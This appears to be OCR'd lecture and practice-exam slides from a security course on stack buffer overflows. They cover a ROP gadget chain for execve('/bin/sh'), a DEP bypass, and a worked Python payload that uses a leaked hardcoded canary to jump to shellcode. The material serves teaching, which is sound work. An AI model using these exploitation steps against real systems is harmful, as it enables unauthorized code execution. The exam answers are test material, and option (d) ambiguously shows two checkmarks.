



```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```

RSI: arg (ptr to our python script output)

RDI: vul RBP - 0x70

```
(gdb) disas vulnerable
Dump of assembler code for function vulnerable:
   0x0401de5 <+0>:     endbr64
   0x0401de9 <+4>:     push   rbp
   0x0401dea <+5>:     mov    rbp,rsp
   0x0401ded <+8>:     sub    rsp,0x78
   0x0401df1 <+12>:    mov    QWORD PTR [rbp-0x78],rdi
   0x0401df5 <+16>:    mov    rdx,QWORD PTR [rbp-0x78]
   0x0401df9 <+20>:    lea    rax,[rbp-0x70]
   0x0401dfd <+24>:    mov    rsi,rdx
   0x0401e00 <+27>:    mov    rdi,rax
   0x0401e03 <+30>:    call   0x401020 <strcpy>
   0x0401e08 <+35>:    nop
   0x0401e09 <+36>:    leave
   0x0401e0a <+37>:    ret
```




```
void vulnerable(char *arg)
{
        char buf[100];
        strcpy(buf, arg);
}

int _main(int argc, char **argv)
{
        vulnerable(argv[1]);
        return 0;
}
```

Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Bypassing DEP
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

Indirect Buffer Overflows

Need to understand the code first.
Same end goal: Overwrite return address!

```
void vulnerable(char *arg)
{
    int *p;
    int a;
    char buf[2048];

    strncpy(buf, arg, sizeof(buf) + 16);

    *p = a;
}
```

```
vulnerable(argv[1]);
```

```
void read_elements(FILE *f, int *buf, unsigned int count)
{
  unsigned int i;
  for (i=0; i < count; i++) {
    if (fread(&buf[i], sizeof(unsigned int), 1, f) < 1) {
      break;
    }
  }
}

void read_file(char *name)
{
  FILE *f = fopen(name, "rb");
  if (!f) {
    fprintf(stderr, "Error: Cannot open file\n");
    return;
  }

  unsigned int count;
  fread(&count, sizeof(unsigned int), 1, f);

  unsigned int *buf = alloca(count * sizeof(unsigned int));
  if (!buf) {
    return;
  }

  read_elements(f, buf, count);
}
```

```
read_file(argv[1]);
```

Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Bypassing DEP
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

Bypassing DEP

DEP: **D**ata **E**xecution **P**revention

- Can’t execute instructions on stack
- Shellcodes on stack are invalid now

```c
void run_ls()
{
    execve("/bin/ls", NULL, NULL);
}

void do_nothing(char *a, char *b, char *d) {}

void vulnerable(char *filename)
{
    char *a, *b, *c;
    char buf[10];

    read_input(buf, filename);
    do_nothing(a, b, c);
}

int _main(int argc, char *argv[])
{
    if (argc < 2)
    {
        fprintf(stderr, "Error: Need a command-line argument\n");
        return 1;
    }

    setuid(0);
    vulnerable(argv[1]);
    run_ls();

    return 0;
}
```

Bypassing DEP

How to run command “/bin/sh” without shellcode

- Use code already in binary
  - execve(“/bin/sh”, NULL, NULL)
- But how to pass arguments?

```c
void run_ls()
{
    execve("/bin/ls", NULL, NULL);
}

void do_nothing(char *a, char *b, char *d) {}

void vulnerable(char *filename)
{
    char *a, *b, *c;
    char buf[10];

    read_input(buf, filename);
    do_nothing(a, b, c);
}

int _main(int argc, char *argv[])
{
    if (argc < 2)
    {
        fprintf(stderr, "Error: Need a command-line argument\n");
        return 1;
    }

    setuid(0);
    vulnerable(argv[1]);
    run_ls();

    return 0;
}
```

Bypassing DEP

How to run command “/bin/sh” without shellcode

- Use code already in binary
  - execve(“/bin/sh”, NULL, NULL)
- X64 calling convention:
  - First argument: %rdi
  - Second argument: %rsi
  - Third argument: %rdx

```c
void run_ls()
{
    execve("/bin/ls", NULL, NULL);
}

void do_nothing(char *a, char *b, char *d) {}

void vulnerable(char *filename)
{
    char *a, *b, *c;
    char buf[10];

    read_input(buf, filename);
    do_nothing(a, b, c);
}

int _main(int argc, char *argv[])
{
    if (argc < 2)
    {
        fprintf(stderr, "Error: Need a command-line argument\n");
        return 1;
    }

    setuid(0);
    vulnerable(argv[1]);
    run_ls();

    return 0;
}
```

Bypassing DEP

How to run command “/bin/sh” without shellcode

- Use code already in binary
  - execve(“/bin/sh”, NULL, NULL)
- X64 calling convention:
  - First argument: %rdi
  - Second argument: %rsi
  - Third argument: %rdx
- We **can’t** directly overwrite registers
  - We can only modify stack
  - Buffer overflow can **indirectly** overwrite these registers

```
Dump of assembler code for function vulnerable:
   0x0000000000401e40 <+0>:     endbr64
   0x0000000000401e44 <+4>:     push   rbp
   0x0000000000401e45 <+5>:     mov    rbp,rsp
   0x0000000000401e48 <+8>:     sub    rsp,0x40
   0x0000000000401e4c <+12>:    mov    QWORD PTR [rbp-0x38],rdi
   0x0000000000401e50 <+16>:    mov    rdx,QWORD PTR [rbp-0x38]
   0x0000000000401e54 <+20>:    lea    rax,[rbp-0x22]
   0x0000000000401e58 <+24>:    mov    rsi,rdx
   0x0000000000401e5b <+27>:    mov    rdi,rax
   0x0000000000401e5e <+30>:    mov    eax,0x0
   0x0000000000401e63 <+35>:    call   0x401dd4 <read_input>
   0x0000000000401e68 <+40>:    mov    rdx,QWORD PTR [rbp-0x18]
   0x0000000000401e6c <+44>:    mov    rcx,QWORD PTR [rbp-0x10]
   0x0000000000401e70 <+48>:    mov    rax,QWORD PTR [rbp-0x8]
   0x0000000000401e74 <+52>:    mov    rsi,rcx
   0x0000000000401e77 <+55>:    mov    rdi,rax
   0x0000000000401e7a <+58>:    call   0x401e29 <do_nothing>
   0x0000000000401e7f <+63>:    nop
   0x0000000000401e80 <+64>:    leave
   0x0000000000401e81 <+65>:    ret
```

How to overwrite registers?

a,b,c are declared **before** buf

- Allocated at higher address than buf
- Buffer overflow overwrites higher addresses
- So we **CAN** overwrite these variables

```
void vulnerable(char *filename)
{
    char *a, *b, *c;
    char buf[10];

    read_input(buf, filename);
    do_nothing(a, b, c);
}
```

do_nothing() takes a,b,c as arguments

- Need to load them from stack to %rdi, %rsi, %rdx
- Overwrite these registers by **overwriting these variables on stack**!

```
0x0000000000401e68 <+40>:    mov    rdx,QWORD PTR [rbp-0x18]
0x0000000000401e6c <+44>:    mov    rcx,QWORD PTR [rbp-0x10]
0x0000000000401e70 <+48>:    mov    rax,QWORD PTR [rbp-0x8]
0x0000000000401e74 <+52>:    mov    rsi,rcx
0x0000000000401e77 <+55>:    mov    rdi,rax
0x0000000000401e7a <+58>:    call   0x401e29 <do_nothing>
```

Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Return to Libc
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Return to Libc
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

ROP

Overwrite return address with address of gadget

Gadget may contain pop instructions

Gadget ends in `ret`

Rinse and repeat!

```
0x0456587 : pop rax ; ret
0x048c0ab : pop rdx ; pop rbx ; ret
0x040250f : pop rdi ; ret
0x040a57e : pop rsi ; ret
0x041b506 : syscall ; ret
0x13ff0450 : "/bin/sh"
```

Goal: Set up registers for syscalls

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]

ROP

```
Execute:
  0x0456587
+ 0x048c0ab
+ 0x040250f
+ 0x040a57e
+ 0x041b506
```

Remember to put values to pop between these gadgets!

```
0x0456587 : pop rax ; ret
0x048c0ab : pop rdx ; pop rbx ; ret
0x040250f : pop rdi ; ret
0x040a57e : pop rsi ; ret
0x041b506 : syscall ; ret
0x13ff0450 : "/bin/sh"
```

Goal: Set up registers for syscalls

```
register values:
rax = 59
rdi = 0x13ff0450
rsi = 0x0
rdx = 0x0
```

%rax	System call	%rdi	%rsi	%rdx
59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]


Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Return to Libc
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

Ghidra

When you don’t have the source code.

“Best effort” decompilation, based on disassembly.



Target Summaries

- Target 0- Overwriting a variable on the stack
- Target 1- Overwriting the return address
- Target 2- Redirecting control to shellcode
- Target 3- Overwriting the return address indirectly
- Target 4- Beyond Strings
- Target 5- Bypassing DEP
- Target 6- Variable Stack Position
- Target 7- ROP
- Target 8- Reverse-engineering with Ghidra

What made each attack possible? When to use each one?

AppSec Practice

Tips

- You *won't* have an interactive debugger
- You *will* have everything needed to solve an overflow problem
- Identify and track important aspects of code
  - Where is user input ingested?
  - Is user input tampered with?
  - Where is the vulnerability?

The creators of BUNGLE! have gotten into the software business, rebranding themselves as **BOTCHD!** Admiring your work on Project 2, they've again hired you as a security consultant.

Your first assignment is an executable where the source code has gone missing. After opening the binary in Ghidra to examine its susceptibility to buffer overflow attacks, you find a suspicious function, `foo`, for which Ghidra's disassembly output is shown on **page 18** in the Appendix.

(a) [2 points] Fill in the stack diagram below with the contents of the stack immediately before the `strcpy` call. Use the entries from the word bank below (you may not need them all, and some may be used multiple times):

Content at address RBP−0x18	param_1
Content at address RBP−0x8	Uninitialized memory
Address RBP−0x8	Saved RBP
Saved RIP, or return address	

	(low address)
	(high address)

Skim the output

```
                    **************************************************************
                    *                          FUNCTION                          *
                    **************************************************************
                    undefined foo(undefined8 param_1)
401745: f3 0f 1e fa                    endbr64
401749: 55                             push    rbp
40174a: 48 89 e5                       mov     rbp, rsp
40174d: 48 83 ec 20                    sub     rsp, 32
401751: 48 89 7d e8                    mov     qword ptr [rbp - 24], rdi
401755: 48 8b 55 e8                    mov     rdx, qword ptr [rbp - 24]
401759: 48 8d 45 f8                    lea     rax, [rbp - 8]
40175d: 48 89 d6                       mov     rsi, rdx
401760: 48 89 c7                       mov     rdi, rax
401763: e8 b8 f8 ff ff                 call    0x401020 <.plt>
401768: 90                             nop
401769: c9                             leave
40176a: c3                             ret
```

Look for stack changes

```
                    **************************************************************
                    *                          FUNCTION                          *
                    **************************************************************
                    undefined foo(undefined8 param_1)
401745: f3 0f 1e fa                    endbr64
401749: 55                             push     rbp
40174a: 48 89 e5                       mov      rbp, rsp
40174d: 48 83 ec 20                    sub      rsp, 32
401751: 48 89 7d e8                    mov      qword ptr [rbp - 24], rdi
401755: 48 8b 55 e8                    mov      rdx, qword ptr [rbp - 24]
401759: 48 8d 45 f8                    lea      rax, [rbp - 8]
40175d: 48 89 d6                       mov      rsi, rdx
401760: 48 89 c7                       mov      rdi, rax
401763: e8 b8 f8 ff ff                 call     0x401020 <.plt>
401768: 90                             nop
401769: c9                             leave
40176a: c3                             ret
```

(a) [2 points] Fill in the stack diagram below with the contents of the stack immediately before the `strcpy` call. Use the entries from the word bank below (you may not need them all, and some may be used multiple times):

Content at address RBP−0x18	param_1
Content at address RBP−0x8	Uninitialized memory
Address RBP−0x8	Saved RBP
Saved RIP, or return address	

→ **Uninitialized memory (8B)**	(low address)
param_1	
Uninitialized memory (16B)	
Saved RBP ←	
Saved RIP	(high address)

(b) [2 points] To the left of the diagram above, draw an arrow indicating the address pointed to by RSP immediately before the `strcpy` call. To the right of the diagram, draw an arrow indicating the address pointed to by RBP.

(c) [2 points] How many bytes of "Uninitialized memory" exist in total on the stack diagram you drew, in decimal? (If you did not use uninitialized memory, write 0.) _____

→ **Uninitialized memory (8B)**	(low address)
param_1	
Uninitialized memory (16B)	
Saved RBP ←	
Saved RIP	(high address)

(c) [2 points] How many bytes of "Uninitialized memory" exist in total on the stack diagram you drew, in decimal? (If you did not use uninitialized memory, write 0.)

16 + 8 = 24

→ **Uninitialized memory (8B)**	(low address)
param_1	
Uninitialized memory (16B)	
Saved RBP ←	
Saved RIP	(high address)

(d) [2 points] Which one of these is the most likely Ghidra decompilation of the function?

○
```
void foo(char *param_1) {
  char local_10[8];
  strcpy(local_10, param_1);
  return;
}
```

○
```
void func_08049cf5(char *param_1)
{
  char local_10[8];
  strcpy(local_10, param_1);
  return;
}
```

○
```
void foo(char *str) {
  char buffer[4];
  strcpy(buffer, str);
}
```

○
```
void foo(char *param_1) {
  char local_10[4];
  void *padding;
  strcpy(local_10, param_1);
  return;
}
```

```
                     **************************************************************
                     *                          FUNCTION                          *
                     **************************************************************
                     undefined foo(undefined8 param_1)
401745: f3 0f 1e fa                    endbr64
401749: 55                             push    rbp
40174a: 48 89 e5                       mov     rbp, rsp
40174d: 48 83 ec 20                    sub     rsp, 32
401751: 48 89 7d e8                    mov     qword ptr [rbp - 24], rdi
401755: 48 8b 55 e8                    mov     rdx, qword ptr [rbp - 24]
401759: 48 8d 45 f8                    lea     rax, [rbp - 8]
40175d: 48 89 d6                       mov     rsi, rdx
401760: 48 89 c7                       mov     rdi, rax
401763: e8 b8 f8 ff ff                 call    0x401020 <.plt>
401768: 90                             nop
401769: c9                             leave
40176a: c3                             ret
```

```
√ void foo(char *param_1) {
    char local_10[8];
    strcpy(local_10, param_1);
    return;
  }
```

```
○ void foo(char *str) {
    char buffer[4];
    strcpy(buffer, str);
  }
```

no return

```
○ void func_08049cf5(char *param_1)
  {
    char local_10[8];
    strcpy(local_10, param_1);
    return;
  }
```

```
✓ void foo(char *param_1) {
    char local_10[4];
    void *padding;
    strcpy(local_10, param_1);
    return;
  }
```

Your next assignment is a piece of C code that **BOTCHD!** has developed. (It is a completely separate program from the binary you examined in parts a–d above.) The source code and some GDB output from the compiled binary are shown starting on **page 19** in the Appendix.

(e) [2 points] What is the vulnerable function in this piece of code, and why is it vulnerable?

```c
#include <stdio.h>

void bar(char *arg) {
    char buf[30];
    strcpy(buf, arg);
}

int main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }
    bar(argv[1]);
    return 0;
}
```

```c
#include <stdio.h>

void bar(char *arg) {
    char buf[30];
    strcpy(buf, arg);
}

int main(int argc, char **argv) {
    if (argc != 2) {
        fprintf(stderr, "Error: need a command-line argument\n");
        return 1;
    }
    bar(argv[1]);
    return 0;
}
```

No input length check, vulnerable!

The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the stack canary has changed, indicating an attack, and if so, terminates.

However, **BOTCHD!** didn't see the need for the stack canary to change between program executions, so the value is hardcoded at compile-time.

(f) [2 points] What is the security flaw of a hardcoded stack canary?

(g) [2 points] What is the address of the start of the buffer? _____

(h) [2 points] What is the value of the stack canary? _____

(g) [2 points] What is the address of the start of the buffer? _____

(h) [2 points] What is the value of the stack canary? _____

```
Dump of assembler code for function bar:
    401745: f3 0f 1e fa                     endbr64
    401749: 55                              push   rbp
    40174a: 48 89 e5                        mov    rbp, rsp
    40174d: 48 83 ec 40                     sub    rsp, 64
    401751: 48 89 7d c8                     mov    qword ptr [rbp - 56], rdi
    401755: 64 48 8b 04 25 28 00 00 00      mov    rax, qword ptr fs:[40]
    40175e: 48 89 45 f8                     mov    qword ptr [rbp - 8], rax
    401762: 31 c0                           xor    eax, eax
    401764: 48 8b 55 c8                     mov    rdx, qword ptr [rbp - 56]
    401768: 48 8d 45 d0                     lea    rax, [rbp - 48]
    40176c: 48 89 d6                        mov    rsi, rdx
    40176f: 48 89 c7                        mov    rdi, rax
    401772: e8 a9 f8 ff ff                  call   0x401020 <strcpy>
    401777: 90                              nop
 => 401778: 48 8b 45 f8                     mov    rax, qword ptr [rbp - 8]
    40177c: 64 48 2b 04 25 28 00 00 00      sub    rax, qword ptr fs:[40]
    401785: 74 05                           je     0x40178c <bar+0x47>
    401787: e8 e4 85 04 00                  call   0x449d70
                                            <__stack_chk_fail_local>

    40178c: c9                              leave
    40178d: c3                              ret
```

(g) [2 points] What is the address of the start of the buffer? 0x7fffffffe8c0

(h) [2 points] What is the value of the stack canary?

```
(gdb) info reg
rax            0x7fffffffe8c0      140737488349376
rbx            0x7fffffffeb10      140737488349968
rcx            0x0                 0
rdx            0x7fffffffe8c0      140737488349376
rsi            0x7fffffffed70      140737488350576
rdi            0x7fffffffe8c0      140737488349376
rbp            0x7fffffffe8f0      0x7fffffffe8f0
rsp            0x7fffffffe8b0      0x7fffffffe8b0
r8             0xfefefefefefefeff  -72340172838076673
r9             0xffffffffffffff00  -256
r10            0x80                128
r11            0x206               518
r12            0x2                 2
r13            0x7fffffffeaf8      140737488349944
r14            0x4c17d0            4986832
r15            0x1                 1
rip            0x401778            0x401778 <bar+51>
eflags         0x246               [ PF ZF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
```

```
lea     rax, [rbp - 48]
```

48 = 0x30

0x7fffffffe8f0
- 0x000000030
= 0x7fffffffe8c0

(g) [2 points] What is the address of the start of the buffer? 0x7fffffffe8c0

(h) [2 points] What is the value of the stack canary?

~~The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the~~

This standard is for x86, not x64

For x64, canary is pushed after both RIP and RBP

rbp 0x7fffffffe8f0

0x7fffffffe8b8:	0x68	0xed	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8c0:	0x00	0x62	0x4c	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8c8:	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8d0:	0x18	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8d8:	0x18	0x7f	0x48	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8e0:	0xb0	0x17	0x4c	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8e8:	0xef	0xbe	0xad	0xde	0xde	0xc0	0xad	0x0b
rbp → 0x7fffffffe8f0:	0x10	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8f8:	0xe4	0x17	0x40	0x00	0x00	0x00	0x00	0x00
0x7fffffffe900:	0xf8	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe908:	0x00	0x00	0x00	0x00	0x02	0x00	0x00	0x00
0x7fffffffe910:	0x01	0x00	0x00	0x00	0x00	0x00	0x00	0x00

(g) [2 points] What is the address of the start of the buffer? 0x7fffffffe8c0

(h) [2 points] What is the value of the stack canary?

~~The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the~~

This standard is for x86, not x64

For x64, canary is pushed after both RIP and RBP

rbp 0x7fffffffe8f0

0x7fffffffe8b8:	0x68	0xed	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8c0:	0x00	0x62	0x4c	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8c8:	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8d0:	0x18	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8d8:	0x18	0x7f	0x48	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8e0:	0xb0	0x17	0x4c	0x00	0x00	0x00	0x00	0x00
canary → 0x7fffffffe8e8:	0xef	0xbe	0xad	0xde	0xde	0xc0	0xad	0x0b
0x7fffffffe8f0:	0x10	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8f8:	0xe4	0x17	0x40	0x00	0x00	0x00	0x00	0x00
0x7fffffffe900:	0xf8	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe908:	0x00	0x00	0x00	0x00	0x02	0x00	0x00	0x00
0x7fffffffe910:	0x01	0x00	0x00	0x00	0x00	0x00	0x00	0x00

(g) [2 points] What is the address of the start of the buffer? 0x7fffffffe8c0

(h) [2 points] What is the value of the stack canary? 0x0badc0dedeadbeef

~~The compiled program uses a stack canary as a defense (not shown in the source). It is pushed to the stack immediately after (above) the saved EIP, and before (below) the saved EBP. At runtime, before returning from the function, the program checks whether the~~

This standard is for x86, not x64

For x64, canary is pushed after both RIP and RBP

rbp 0x7fffffffe8f0

0x7fffffffe8b8:	0x68	0xed	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8c0:	0x00	0x62	0x4c	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8c8:	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8d0:	0x18	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8d8:	0x18	0x7f	0x48	0x00	0x00	0x00	0x00	0x00
0x7fffffffe8e0:	0xb0	0x17	0x4c	0x00	0x00	0x00	0x00	0x00
canary → 0x7fffffffe8e8:	0xef	0xbe	0xad	0xde	0xde	0xc0	0xad	0x0b
0x7fffffffe8f0:	0x10	0xe9	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe8f8:	0xe4	0x17	0x40	0x00	0x00	0x00	0x00	0x00
0x7fffffffe900:	0xf8	0xea	0xff	0xff	0xff	0x7f	0x00	0x00
0x7fffffffe908:	0x00	0x00	0x00	0x00	0x02	0x00	0x00	0x00
0x7fffffffe910:	0x01	0x00	0x00	0x00	0x00	0x00	0x00	0x00

x64 is **little-endian** !

(i) [2 points] Write a Python expression that produces a sequence of bytes, such that, when the output is passed to the **BOTCHD!** program as an argument, execution will be redirected to a 24-byte shellcode. Use the variable `shellcode` to represent the shellcode bytes.

(i) [2 points] Write a Python expression that produces a sequence of bytes, such that, when the output is passed to the **BOTCHD!** program as an argument, execution will be redirected to a 24-byte shellcode. Use the variable `shellcode` to represent the shellcode bytes.

```
lea     rax, [rbp - 48]
```

```
shellcode + b'A'*(48-24) +
    0x0badc0dedeadbeef.to_bytes(8, 'little') +
    b'A'*8 +
    0x7fffffffe8c0.to_bytes(8, 'little')
```

(j) [2 points] Learning from their mistake, the **BOTCHD!** team now forces the stack canary to be set randomly at runtime. Is this a safe implementation? If so, explain why. Otherwise, describe a security flaw that can be exploited to defeat this implementation.

Questions?

Good Luck!!!!

Come to OH and discuss on Piazza for extra help!